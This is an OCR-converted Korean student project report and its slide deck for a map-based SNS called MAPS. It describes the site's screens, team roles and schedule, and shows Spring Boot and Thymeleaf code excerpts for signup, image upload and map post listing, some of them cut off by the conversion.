
[그림 1. 웹페이지 로그인, 회원가입 화면]

먼저 웹페이지에 접속하면 메인페이지, 회원가입, 로그인 과정을 통해 실제 웹페이지에 접속이 가능하다.




[그림 2. 마이페이지]

마이페이지에서는 개인정보와 게시물,팔로워,팔로우 수를 확인 할 수 있고, 회원정보 변경 또한 가능하다. 루트계정일 경우 루트페이지에 접속도 가능하다.




[그림 3. 내 포스트]

내 포스트 페이지에서는 내가 올린 글을 모두 확인할 수 있다.




[그림 4. 내 포스트(지도)]

내 포스트(지도) 페이지에서는 내가 올린글과 함께 지도에 사진이 등록된 화면까지 볼 수 있다.



[그림 5. 전체 포스트]

전체 포스트에는 모든 사용자들이 전체공개로 올린 게시물을 볼 수 있다.




[그림 6. 전체 포스트(지도)]

전체 포스트(지도)에는 모든 사용자들이 전체공개로 올린 게시물을 지도형식과 게시물 형식으로 확인이 가능하다.


[그림 7. 게시판 작성]

게시판 작성 페이지에서는 사진, 위치, 카테고리, 공개여부 등을 선택 및 등록하여 글을 쓸 수 있다.



[그림 8. 게시물 뷰 페이지]

게시물 뷰 페이지에서는 게시물의 정보를 읽을 수 있고, 좋아요, 댓글 등의 기능이 가능하다.



[그림 9. 개인 페이지]

개인 페이지에서는 해당 사용자가 올린 전체공개 글을 확인 할 수 있고, 팔로워, 팔로우, 등록 게시물 수를 확인 할 수 있다. 이때 팔로우를 하게 되면 친구공개로 등록했던 게시물도 확인이 가능하다.

4. 결론

4.1 결론

지도기반 SNS를 통하여 사용자들이 여행 및 출장 시 주변의 다양한 정보를 한눈에 보기 쉽게 획득할 수 있다.

4.2 기대효과


프로젝트 발표 후 계속해서 방송 및 Category분류 등 다양한 기능을 추가하여 사용자들이 더 즐길 수 있는 컨텐츠를 제공하여 많은 사용자들이 유입할 수 있게 하고, 지도기반 SNS를 모바일 앱까지 출시하여 많은 사용자들이 지도상에서 정보를 쉽게 얻고 즐길 수 있도록 이용할 수 있을 것이다.


5. 별첨

5.1 소스코드

https://github.com/wjdtlr0822/jol

5.2 발표자료


지도기반 SNS
MAPS
지도교수 : 이병천 교수님
팀명 : Maps
김정식 91514701
김현욱 91514737
서영우 91514804
이용석 91512662


목차
1. 조원
2. 주제 선정
3. 구상도
4. 추진 경과
5. 개발 환경 및 개발 내용
6. 결론 및 기대 효과

조원


이 름	역 할
김정식 (팀장)	프로그램 개발
김현욱	자료수집 PPT 작성
이용석	디자인 및 보고서작성
서영우	디자인 및 보고서작성

주제 선정

- ✓ **지도를 통해서 특정 위치를 친구들과 함께 공유할 수 있는 새로운 플랫폼을 구축하기 위해 선정하였다.**
  (EX. 맛 집 ,풍경)

- ✓ **친구들과 급작스럽게 모임을 할 때 빠르고 정확하게 장소를 공유할 수 있는 서비스를 구축하고자 하였다.**

구상도



추진 경과

	3월	4월	5월	6월	7월	8월	9월	10월
자료 조사 및 연구								
프로트엔드 개발								
백엔드 개발								
지도 시스템								
페이지 보완 및 점검								

개발 환경

spring boot

Thymeleaf

kakaomap
Maps API

JPA
Java Persistence API

개발 내용(1/11)


개발 내용(2/11)


```
@GetMapping("/user/signup")
public String signup() { return "user/signup"; }

@PostMapping("/user/signup")
public String signupcheck(Register register, @RequestParam("profile") MultipartFile file, Authentication authentication) throws IOException {

    if (!file.isEmpty()) {
        String filename = UUID.randomUUID() + "-" + file.getOriginalFilename();
        String imgurl = amazonS3Service.upload(file, filename);
        register.setProfileImage(imgurl);
        if (userService.save(register)) {
            return "redirect:login";
        } else {
            return "redirect:signuperror";
        }
    } else {
        return "redirect:signuperror";
    }

}
```


```
public String upload(MultipartFile multipartFile,String s3FileName) throws IOException{
    ObjectMetadata objMeta = new ObjectMetadata();
    objMeta.setContentLength(multipartFile.getInputStream().available());
    amazonS3.putObject(new PutObjectRequest(bucket, s3FileName, multipartFile.getInputStream(), objMeta));
    return amazonS3.getUrl(bucket, s3FileName).toString();
}
```

```
@Transactional
public boolean save(Register register) {
    if (userRepository.findUserByEmail(register.getEmail()).isPresent()) {
        return false;
    }
    register.setPassword(encoder.encode(register.getPassword()));
    userRepository.save(register.toEntity());
    return true;
}
```


개발 내용(3/11)



개발 내용(4/11)



개발 내용(5/11)




개발 내용(6/11)


```
<div class="row">
    <div class="col-sm-3" th:each="post:${post}">
        <div class="card">
            <div class="card-body">
                <img th:src="${post.imgurl}" class="card-img-top" alt="..." width="200"  height="250">
                <p class="card-text" th:text="${post.location}">location</p>
                <a th:text="${post.title}" th:href="@{/post/postview/{id}(id=${post.id})}" class="btn btn-primary">Go somewhere</a>
            </div>
        </div>
    </div>
```

```
@GetMapping("post/mypost")
public String mypost(Model model, Authentication authentication, String search, String searchtype) {
    Users users = userService.findByUser_Users(authentication.getName());
    if (searchtype == null) {
        List<Post> findall = postService.findPost_User(users);
        model.addAttribute( attributeName: "post", findall);
        return "post/mypost";
    } else if (searchtype.equals("title")) {
        List<Post> post = postService.post_userAndtitle_search(users, search);
        model.addAttribute( attributeName: "post", post);
        return "post/mypost";
    } else {
        List<Post> post = postService.post_userAndlocation_search(users, search);
        model.addAttribute( attributeName: "post", post);
        return "post/mypost";
    }
}
```


개발 내용(7/11)





```
@GetMapping("map/userMap")
public String usermap(Model model, Authentication authentication, String search, String searchtype) {
    if (searchtype == null) {
        Users users = userService.findByUser_Users(authentication.getName());
        List<Post> post = postService.findPost_User(users);

        Gson gson = new Gson();
        JsonArray jArray = new JsonArray();

        Iterator<Post> postIt = post.iterator();
        while (postIt.hasNext()) {
            Post post1 = postIt.next();
            JsonObject object = new JsonObject();
            String category = post1.getCategory();
            String location_x = post1.getLocation_x();
            String location_y = post1.getLocation_y();
            String location = post1.getLocation();
            String title = post1.getTitle();
            String text = post1.getImgurl();
            String imgurl = post1.getImgurl();

            object.addProperty( property: "category", category);
            object.addProperty( property: "location_x", location_x);
            object.addProperty( property: "location_y", location_y);
            object.addProperty( property: "location", location);
            object.addProperty( property: "title", title);
            object.addProperty( property: "text", text);
                                                    ("imgurl", imgurl);

                                                    ray);

                                                    ("json", json);
                                                    ("post", post);
```

```
<div class="left" style="...">
<div th:each="post:${post}">
    <div class="card" style="...">
        <img th:src="${post.imgurl}" height="200" width="100" class="card-img-top" alt="...">
        <ul class="list-group list-group-flush">
            <li class="list-group-item" th:text="${post.title}">An item</li>
            <li class="list-group-item" th:text="${post.location}">An item</li>
        </ul>
        <div class="card-body">
            <div class="d-grid gap-2 d-md-block">
                <button class="btn btn-primary" th:onclick="movemap([[${post['location_x']}]],
                <a th:href="@{/post/postview/{id}(id=${post.id})}" class="btn btn-primary">Read
            </div>
        </div>
    </div>
</div>
</div>

<div class="right">
    <div id="map" style="..."></div>
</div>
</div>
```

